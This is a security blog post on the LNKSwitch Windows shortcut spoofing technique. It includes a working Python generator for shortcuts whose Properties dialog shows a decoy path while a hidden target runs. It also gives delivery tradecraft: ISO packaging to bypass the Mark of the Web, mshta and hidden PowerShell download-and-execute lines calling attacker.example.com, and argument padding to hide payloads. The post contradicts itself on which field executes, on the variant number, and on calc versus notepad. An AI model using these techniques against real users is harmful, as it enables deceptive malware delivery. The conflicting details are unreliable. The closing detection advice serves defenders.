
“Files may lie, before you open it, right-click and check Properties.” Good advice. Unless the Properties dialog is lying too .
Windows shortcuts (.lnk files) are older than most working security engineers. They was shipped with Windows 95, and have been weaponised in nation-state campaigns, and they still appear in phishing lures today. Most defenders have internalised a basic rule of thumb: inspect the target before you run it. LNKSwitch (variant 2) is part of the LNK spoofing family described by Wietze Beukema turns that instinct into a liability.
This post tears apart the binary format, walks through how the spoofing mechanism works at the byte level, builds a working proof-of-concept from scratch, then discusses detection, forensics, and attacker tradecraft. Lessgo !!
1. Background: Why LNK Files Are a Perennial Favourite
LNK files have been abused since at least 2010, when Stuxnet used CVE-2010-2568 to execute arbitrary DLLs just by rendering the file’s icon in Explorer, no double-click required. That was a remote code execution vulnerability. What we’re talking about today is not a memory corruption bug, not a privilege escalation. It’s just the UI lying to you.
Modern LNK-based attacks almost always rely on social engineering rather than memory safety bugs. The attacker’s goal is simple:
- Make the user think the file is safe (or at least innocuous) to open.
- Execute something the user would not have consented to.
The Properties dialog is the primary mechanism defenders and cautious users rely on to evaluate an unknown LNK. LNKSwitch breaks that completely.
How Threat Actors Deliver LNK Payloads
Before getting into the technical weeds, it’s worth understanding the delivery landscape:
- Email phishing: LNK files inside ZIP archives (bypassing attachment filters that block
.lnkdirectly) - ISO/IMG containers: Mounting a disc image bypasses Mark-of-the-Web (MOTW) propagation on older Windows builds, so the LNK inside carries no “downloaded from the internet” warning
- USB drops: Autorun-adjacent approaches for air-gapped environments
- Malvertising / fake downloads: “Download Acrobat” => downloads a ZIP => contains an LNK
- SharePoint/OneDrive abuse: Shared links to malicious LNK files hosted on legitimate infrastructure
In all these scenarios, a careful user might right-click the LNK, check Properties, see C:\Program Files\Adobe\Reader\Acrobat.exe, and feel reassured. Here, that reassurance is manufactured.
2. LNK Binary Format The Parts That Matter
The LNK format is specified in [MS-SHLLINK], Microsoft’s Shell Link Binary File Format specification. It’s a complex binary format with up to five major sections. We’ll focus on the three that matter for this exploit.
All multi-byte integers are little-endian unless otherwise noted.
2.1 ShellLinkHeader
The header is always 76 bytes (0x4C bytes) and is always present. Its most critical field for our purposes is LinkFlags at offset 0x14, a 4-byte bitmask.
Offset Size Field------ ---- -----0x00 4 HeaderSize (always 0x4C000000 LE = 76)0x04 16 LinkCLSID (always {00021401-0000-0000-C000-000000000046})0x14 4 LinkFlags0x18 4 FileAttributes0x1C 8 CreationTime (FILETIME)0x24 8 AccessTime (FILETIME)0x2C 8 WriteTime (FILETIME)0x34 4 FileSize0x38 4 IconIndex0x3C 4 ShowCommand0x40 2 HotKey0x42 10 Reserved (zero)The LinkFlags bitmask controls what structures follow the header. The flags we care about:
class LinkFlags: HasLinkTargetIDList = 0x00000001 # LinkTargetIDList is present HasLinkInfo = 0x00000002 # LinkInfo is present HasName = 0x00000004 # StringData: NAME_STRING present HasRelativePath = 0x00000008 # StringData: RELATIVE_PATH present HasWorkingDir = 0x00000010 # StringData: WORKING_DIR present HasArguments = 0x00000020 # StringData: COMMAND_LINE_ARGUMENTS present HasIconLocation = 0x00000040 # StringData: ICON_LOCATION present IsUnicode = 0x00000080 # StringData strings are Unicode HasExpString = 0x00000200 # EnvironmentVariableDataBlock present ForceNoLinkInfo = 0x00000100 # ... 15 more flags existFor LNKSwitch, we will set HasLinkTargetIDList | HasExpString. Optionally HasArguments, HasIconLocation, IsUnicode.
2.2 LinkTargetIDList
This is the canonical way to encode a target path in an LNK. It represents the path as a sequence of Shell Items opaque binary blobs that describe each component of a path hierarchy.
Offset Size Field------ --------- -----0x00 2 IDListSize (size of what follows, not including this field)0x02 variable IDList (a sequence of ItemIDs, each preceded by a 2-byte size)?? 2 TerminalID (always 0x0000, marks end of list)Each ItemID in the list represents one path component (drive root, directory, filename). The internal format of shell items is not formally documented and varies by Windows version and item type. For our PoC, we’ll use the simplest approach: encoding a known-good path that Explorer can resolve.
The structure for a simple file path shell item (type 0x32 for files on NTFS) looks approximately like:
[2 bytes: total size of this item][1 byte: type indicator, e.g. 0x32 for file][1 byte: unknown flags][4 bytes: file size][4 bytes: last modified date (MS-DOS format)][2 bytes: file attributes][variable: short name (8.3, null-terminated ANSI)][optional extension block with long filename, Unicode name, NTFS timestamps, etc.]We’ll use winshell or pywin32 to generate a valid LinkTargetIDList by resolving an existing path, or we’ll craft one manually for a well-known path.
2.3 EnvironmentVariableDataBlock
This ExtraData block is used when the target path contains environment variables (e.g. %WINDIR%\system32\cmd.exe). It is identified by its block signature 0xA0000001.
Offset Size Field------ ---- -----0x00 4 BlockSize (always 0x00000314 = 788 decimal)0x04 4 BlockSignature (always 0xA0000001)0x08 260 TargetAnsi (null-padded ANSI path, max 260 bytes)0x108 520 TargetUnicode (null-padded UTF-16LE path, max 260 chars = 520 bytes)Total size: 4 + 4 + 260 + 520 = 788 bytes exactly. Always. The structure is fixed-width regardless of the actual path length; unused bytes are null-padded !
Note
Both TargetAnsi and TargetUnicode must contain consistent, valid paths for Explorer to use this block as the execution target. If the path is invalid, Explorer falls back but still displays the invalid path.
2.4 StringData
Following the (optional) LinkInfo block, up to five not-null-terminated counted strings may be present, in this order, each gated by a LinkFlag:
Flag String---- ------HasName NAME_STRING (description / comment)HasRelativePath RELATIVE_PATH (relative path to target)HasWorkingDir WORKING_DIRHasArguments COMMAND_LINE_ARGUMENTSHasIconLocation ICON_LOCATIONEach string is prefixed by a 2-byte CountCharacters field. If IsUnicode is set, each character is 2 bytes (UTF-16LE); otherwise 1 byte.
[2 bytes: character count N][N * (1 or 2) bytes: string data, NOT null-terminated]For ICON_LOCATION, you can point to any .ico, .exe, .dll, or .icl file with an optional icon index.
3. The Spoofing Mechanism, What Actually Happens
Let’s understand the exact sequence of events that creates the deception.
Explorer’s Target Resolution Logic (Simplified)
When Explorer needs to determine the target of an LNK (either to display in Properties or to execute), it follows roughly this precedence:
IF HasExpString flag is set: IF TargetUnicode is populated: USE TargetUnicode as both display AND execution target ELSE (TargetUnicode is null): DISPLAY the LinkTargetIDList path in Properties (!) EXECUTE the TargetAnsi path when opened (!!) GREY OUT the Target field (uneditable) HIDE any command-line argumentsELSE: USE LinkTargetIDList for both display AND executionThe ‘vulnerability’ is in that ELSE branch: when TargetUnicode is intentionally left as null bytes while TargetAnsi is populated, Explorer detects the mismatch and falls into an inconsistent state, displaying one thing and executing another.
What Creates the Mismatch
The EnvironmentVariableDataBlock has two path fields:
Offset Size Field────── ───── ──────────────0x08 260B TargetAnsi ← real execution target (populated)0x108 520B TargetUnicode ← intentionally NULL (all zero bytes)We populate TargetAnsi with the real payload path and leave TargetUnicode as 0x00 * 520. Explorer sees a valid-looking block (correct size, correct signature) but notices the unicode field is empty while the ansi field is not. Instead of resolving this cleanly, it:
- Shows the IDList path in the Properties dialog which we control separately and point at a convincing decoy file
- Executes the TargetAnsi path silently when the LNK is opened
- Greys out the Target field so the user cannot inspect or click it
- Hides any command-line arguments from the Properties dialog automatically
The Rendering Gap
One Constraint That Does Apply
The display path that goes into the LinkTargetIDList must exist as a real file on disk. We extract the IDList by asking Windows to create a legitimate shortcut to that path. If it doesn’t exist, the extraction fails and no LNK is generated.
This can be a limitation in practice. Picking a file the victim on the victims device derive the LNK’s icon following that file type. If we point it at a .pdf we get a PDF icon automatically. But not so easy to know which and where victim has a file.
Since we can use any file that exists on the victims device, we can use a system file, like Notepad.exe, or calc.exe, that will work perfectly. The only “issue” will be the Icon of the LNK, that will be the Icon of the system file.
4. Proof of Concept: Building a Lying Shortcut in Python
The full generator is available at github.com/mhdgning131/lnkswitch, this section walks through exactly how it works, piece by piece.
The Critical Requirement (Read This First)
Before touching any code, understand what actually determines whether the trick works:
Important
The display path must exist as a real file on the target machine.
The IDList needs to resolve to a real file for Explorer to display it properly in the Properties dialog. If the display path doesn’t exist, Explorer can’t build a valid IDList for it which means the extraction step (extract_idlist) will fail outright since it requires the path to exist on disk.
The display path is literally our social engineering layer. Pick something the victim plausibly has, a real document, a system file, anything that exists at a known location.
The double-quote wrapping in the EVDB makes the path unconditionally invalid for execution regardless, Explorer falls back to the real target every time, whether or not the display file exists.
Step 1: Extracting a Real IDList Dynamically
The LinkTargetIDList is what actually executes. Its internal format (Shell Items) is so undocumented (or I didn’t search enough lol), version-dependent, and painful to construct by hand. The script sidesteps all of that by asking Windows to build one legitimately, then stealing it.
def extract_idlist(target_path: str) -> bytes: """ Dynamically extract a valid LinkTargetIDList for target_path by asking PowerShell/WScript.Shell to create a legitimate shortcut, then stealing the IDList bytes from the resulting binary
Returns raw IDList bytes WITHOUT the 2-byte size prefix """ if not os.path.exists(target_path): raise FileNotFoundError( f"Target not found: {target_path!r}\n" "The path must exist on disk for IDList extraction." )
tmp = tempfile.mktemp(suffix='.lnk') esc_target = target_path.replace("'", "''") esc_tmp = tmp.replace("'", "''")
ps_cmd = ( "$ws = New-Object -ComObject WScript.Shell; " f"$sc = $ws.CreateShortcut('{esc_tmp}'); " f"$sc.TargetPath = '{esc_target}'; " "$sc.Save()" )
try: r = subprocess.run( ['powershell', '-NoProfile', '-NonInteractive', '-Command', ps_cmd], capture_output=True, text=True, timeout=15 ) except FileNotFoundError: raise RuntimeError("PowerShell not found. Windows + PowerShell required.") except subprocess.TimeoutExpired: raise RuntimeError("PowerShell timed out.")
if r.returncode != 0: raise RuntimeError(f"PowerShell failed:\n{r.stderr.strip()}") if not os.path.exists(tmp): raise RuntimeError("Temp LNK not created by PowerShell... WeakShell ???")
try: data = Path(tmp).read_bytes() finally: try: os.unlink(tmp) except OSError: pass
if len(data) < HEADER_SIZE + 2: raise RuntimeError(f"Generated LNK too short: {len(data)} bytes")
gen_flags = struct.unpack_from('<I', data, 0x14)[0] if not (gen_flags & F_HAS_IDLIST): raise RuntimeError( "WScript.Shell did not generate an IDList for this target.\n" "Use a full absolute path to the executable." )
idlist_size = struct.unpack_from('<H', data, HEADER_SIZE)[0] idlist_bytes = data[HEADER_SIZE + 2 : HEADER_SIZE + 2 + idlist_size]
if len(idlist_bytes) != idlist_size: raise RuntimeError("IDList truncated in generated LNK.")
return idlist_bytesPowerShell generates a legitimate, system-accurate shortcut for the real target. We parse it at byte offset 78 (76-byte header + 2-byte size prefix), extract exactly idlist_size bytes, and discard the rest. The result is a perfectly valid IDList that Windows Explorer will resolve and execute without complaint !
Step 2: Building the EVDB
This is the mechanism. The EnvironmentVariableDataBlock is a fixed 788-byte structure with a BlockSize, a BlockSignature, and two path fields: TargetAnsi (260 bytes) and TargetUnicode (520 bytes).
We populate only TargetAnsi with the real execution target and leave TargetUnicode as all null bytes. That deliberate mismatch is what triggers the deception:
def build_evdb_variant4(real_target: str) -> bytes: buf = bytearray(EVDB_BLOCK_SIZE) # 788 bytes, zeroed
struct.pack_into('<I', buf, 0, EVDB_BLOCK_SIZE) # BlockSize = 0x314 struct.pack_into('<I', buf, 4, EVDB_SIGNATURE) # 0xA0000001
ansi = real_target.encode('windows-1252')[:259] buf[8 : 8 + len(ansi)] = ansi # TargetAnsi = real target
# TargetUnicode at offset 268: intentionally left as 0x00 * 520 here
return bytes(buf)Step 3: Setting the Right LinkFlags
Two flags are mandatory. Everything else is optional here:
flags = F_HAS_IDLIST # 0x00000001 IDList is present (fake display path) | F_HAS_EXP_STR # 0x00000200 EVDB is present (real execution target) | F_IS_UNICODE # 0x00000080 StringData strings are UTF-16LEBoth must be set simultaneously. HasExpString tells Explorer to look for the EVDB. HasLinkTargetIDList provides the path it will display instead when it detects the unicode mismatch.
Step 4: Assembling the File
The LNK binary layout is very strict and sequential, we must take care :
def build_lnkswitch(real_target, display_path, ...): display_idlist = extract_idlist(display_path) # dynamic, IDList for the FAKE path evdb = build_evdb_variant4(real_target) # EVDB with real target in TargetAnsi
flags = F_HAS_IDLIST | F_HAS_EXP_STR | F_IS_UNICODE # add F_HAS_ARGS, F_HAS_ICON, F_HAS_WORK_DIR if needed
header = build_header(flags) # 76 bytes idl_sec = struct.pack('<H', len(display_idlist)) + display_idlist # 2B size + IDList str_sec = ... # working_dir / args / icon evdb = build_evdb_variant4(real_target) # 788 bytes
return header + idl_sec + str_sec + evdbNote
The IDList now holds the display path (the decoy), while the EVDB holds the real target. Arguments are hidden automatically
Running It

# Basic: icon and path from a real PDF, executes calcpython lnkswitch_generator.py --target "C:\Windows\System32\calc.exe" --display "C:\Users\Mohamed\Documents\BTS-Cyber-Securite.pdf" --read-only --output bts.lnkOutput:
LNKSwitch Generator [Variant 4] ───────────────────────────────── Real target : C:\Windows\System32\notepad.exe (hidden EVDB TargetAnsi) Display path : C:\Users\Mohamed\Documents\BTS-Cyber-Securite.pdf (shown IDList) Output : bts.lnk
[*] Extracting IDList for display path: C:\Users\Mohamed\Documents\BTS-Cyber-Securite.pdf [+] Display IDList: 182 bytes [*] Building EVDB: TargetAnsi='C:\\Windows\\System32\\notepad.exe', TargetUnicode=NULL [+] Written: C:\Users\Mohamed\Downloads\bts.lnk (1048 bytes)
Result summary ────────────── Properties dialog shows : 'C:\\Users\\Mohamed\\Documents\\BTS-Cyber-Securite.pdf' Target field : greyed out (uneditable) Double-click executes : 'C:\\Windows\\System32\\notepad.exe' File attribute : (read-only spoof survives repeated clicks)The file weighs about 1.02 KB. The user right-clicks, sees a PDF path, a greyed-out uneditable target field, double-clicks, and gets calc. The icon matches the PDF.
5. Hexdump Analysis: Annotated Byte Walk
Let’s walk through the raw bytes of a LNKSwitch LNK to understand the structure at the binary level
Offset  Bytes                                            Annotation──────  ───────────────────────────────────────────────  ───────────────────────────────────
── ShellLinkHeader (76 bytes) ───────────────────────────────────────────────────────────  0000  4c 00 00 00                                      HeaderSize = 0x4C (76) always  0004  01 14 02 00 00 00 00 00 c0 00 00 00 00 00 00 46  LinkCLSID = {00021401-0000-0000-C000-000000000046}  0014  81 02 00 00                                      LinkFlags = 0x00000281                                                           bit 0 (0x001): HasLinkTargetIDList ✓                                                           bit 7 (0x080): IsUnicode           ✓                                                           bit 9 (0x200): HasExpString        ✓

  0018  20 00 00 00                                      FileAttributes = FILE_ATTRIBUTE_NORMAL  001c  00 00 00 00 00 00 00 00                          CreationTime  = 0 (no metadata leakage)  0024  00 00 00 00 00 00 00 00                          AccessTime    = 0  002c  00 00 00 00 00 00 00 00                          WriteTime     = 0  0034  00 00 00 00                                      FileSize      = 0  0038  00 00 00 00                                      IconIndex     = 0  003c  01 00 00 00                                      ShowCommand   = SW_SHOWNORMAL  0040  00 00 00 00 00 00 00 00 00 00 00 00              HotKey + Reserved (zeroed)
── LinkTargetIDList (the DISPLAY path) ──────────────────────────────────────────────────  004c  98 00                                            IDListSize = 0x0098 (152 bytes)  004e  1f 00 92 2b 16 d3 65 93 7a 46 95 6b 92 70 3a ca  Shell item: My Computer root  005e  08 af 26 00 01 00 26 00 ef be 11 00 ...          Shell item: drive root  006e  ad 00 03 31 83 8d dc 01 5e fc 22 eb d2 a4 dc 01  Shell item: BEEF extension block                                                           (0xBEEF0004 timestamps, short name)  008e  53 5c 04 81 20 00 44 75 6d 6d 79 2e 70 64 66 00  ANSI filename: 'Dummy.pdf'  00ae  03 81 57 5c f0 6e ...                             BEEF extension block (0xBEEF0003)  00d6  44 00 75 00 6d 00 6d 00 79 00 2e 00 70 00 64 00        66 00                                            ← Unicode filename: 'Dummy.pdf'                                                           ★ THIS is what Explorer renders in Properties  00e6  00 00                                            Terminal ItemID
── EnvironmentVariableDataBlock (the EXECUTION path) ──────────────────────────────────  00ee  14 03 00 00                                      BlockSize= 0x00000314 (788) always  00f2  01 00 00 a0                                      BlockSignature = 0xA0000001  00f6  43 3a 5c 57 69 6e 64 6f 77 73 5c 53 79 73 74 65  TargetAnsi: 'C:\Windows\Syste'  0106  6d 33 32 5c 63 61 6c 63 2e 65 78 65 00           TargetAnsi: 'm32\calc.exe' + null                                                           ★ THIS is what actually executes  0107  00 00 00 ... (231 zero bytes, rest of TargetAnsi field)
  01fa  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  TargetUnicode  ALL 520 BYTES ARE 0x00  ...   (504 more zero bytes)                             ★ THE TRICK: intentionally null  03f9  00                                               end of file
The CLSID bytes 01 14 02 00 00 00 00 00 c0 00 00 00 00 00 00 46 look like they don’t match {00021401-0000-0000-C000-000000000046} at first glance. That’s because GUIDs are stored in a mixed-endian format:
GUID on disk:   01 14 02 00 | 00 00 | 00 00 | C0 00 00 00 00 00 00 46 |               └─── Data1 ──┘ Data2   Data3 └────────── Data4 ────────┘                  LE 32-bit   LE 16   LE 16     big-endian (no swap)
Data1: 01 14 02 00 -> reversed 0x00021401Data2: 00 00        -> reversed 0x0000Data3: 00 00        -> reversed 0x0000Data4: C0 00 00 00 00 00 00 46 -> no swap
6. Attacker Tradecraft and Delivery Chains
Making the Decoy Convincing
The icon and filename together do most of the social engineering work. Here are some high-value icon paths to pair with believable filenames:
ICON_MAPPINGS = { 'Document' : (r'%SystemRoot%\System32\shell32.dll,2'), 'word' : (r'%SystemRoot%\System32\imageres.dll,154'), 'excel' : (r'%SystemRoot%\System32\imageres.dll,172'), 'folder' : (r'%SystemRoot%\System32\shell32.dll,4'), 'zip' : (r'%SystemRoot%\System32\zipfldr.dll,0'), 'image' : (r'%SystemRoot%\System32\shimgvw.dll,0'),}Combining with ISO/IMG Delivery (MOTW Bypass)
When an LNK is downloaded from the internet, Windows Defender and SmartScreen attach a Zone Identifier (the “Mark of the Web”) to the file. This triggers a warning when the file is opened. However, if the LNK is inside an ISO or IMG file, the contents of the mounted image do not inherit the Zone Identifier on older Windows builds (pre-22H2).
attack_chain.iso└── Urgent_Document.pdf.lnk ← LNKSwitch LNK, no MOTWHere the victim mounts the ISO by double-clicking (a default action in Windows 10+), sees the LNK, checks Properties, sees a plausible PDF path, and opens it.
Stageless vs. Staged Payloads
LNKSwitch executes whatever is in the LinkTargetIDList. For a stageless payload:
# Direct execution of a binary from a UNC path (requires network access or prior drop)real_target = r'\\attacker-server\share\payload.exe'
# Or using a LOLBIN: mshta.exe executing remote HTAreal_target = r'C:\Windows\System32\mshta.exe'arguments = r'http://attacker.example.com/payload.hta'For a staged payload (drop-then-execute), the LNK can call cmd.exe to download and execute:
real_target = r'C:\Windows\System32\cmd.exe'arguments = ( r'/c powershell -w hidden -nop -c ' r'"IEX(New-Object Net.WebClient).DownloadString(\'http://attacker.example.com/stager.ps1\')"')Note: If arguments are added, they will be visible in the Properties dialog unless combined with another variant (see Section 7).
7. Combining with Other Variants
LNKSwitch has one significant limitation: command-line arguments are visible in the Properties dialog if the HasArguments flag is set. There are two ways to address this.
Combination with CVE-2025-9491-style Argument Padding
CVE-2025-9491 works by padding arguments with whitespace (carriage return / line feed characters, \r\n) to push the visible portion of the argument string beyond what the Properties dialog renders (which truncates at 260 characters).
We pad real_args with padding_char to push them beyond the 260-char display limit. Explorer truncates argument display at 260 chars; padding_char is treated as whitespace by most target executables like cmd.exe or powershell
The actual arguments appear after 260+ chars of padding
Combination with Variant 1’s Null-EVDB Technique
Another approach is to use Variant 1’s trick: set both TargetAnsi and TargetUnicode to all null bytes for the argument suppression effect, but then apply LNKSwitch’s target spoofing to the display path. These can be layered via a second ExtraData block or by careful flag manipulation though the interaction is complex and may be system-version-dependent.
The cleanest approach for argument hiding + target spoofing is to make the payload argumentless: compile a small loader that has its C2 address baked in, or use a mshta.exe-style LOLBIN where the “URL” is baked into the script fetched from the target path itself.
8. Conclusion
LNKSwitch of the LNK spoofing family exploits a simple but powerful inconsistency in Windows Explorer’s target resolution logic. When the EnvironmentVariableDataBlock contains a path with an illegal character, Explorer displays the invalid path (because it’s there) but silently falls back to the LinkTargetIDList for execution (because the invalid path can’t be resolved). The gap between display and execution is the attack surface.
What makes this particularly insidious:
- No memory corruption. No CVE required. This is a logic flaw in the UI layer.
- Defeats the primary user-facing defence against LNK-based attacks (right-click → Properties).
- Leaves no “obvious” forensic marker in the displayed properties the spoofed path looks entirely plausible.
- Composable with other variants for argument hiding and additional stealth.
- Unlikely to be fixed without Microsoft reclassifying UI trust failures as security issues.
The lesson for defenders is uncomfortable: a UI that users trust as a safety check can be weaponised to create false confidence. Detection cannot rely on what Explorer shows; it must rely on what actually executes.
Build detection on execution artefacts (Event ID 4688, Prefetch, AmCache), deploy content inspection on LNK files themselves (YARA, lnk-tester), and treat any mismatch between displayed target and actual execution target as a high-fidelity indicator of malicious intent.
Don’t trust the shortcut. Even when it looks exactly like a PDF.
Technique and variants are originally documented by Wietze Beukema. Detection tooling: lnk-it-up.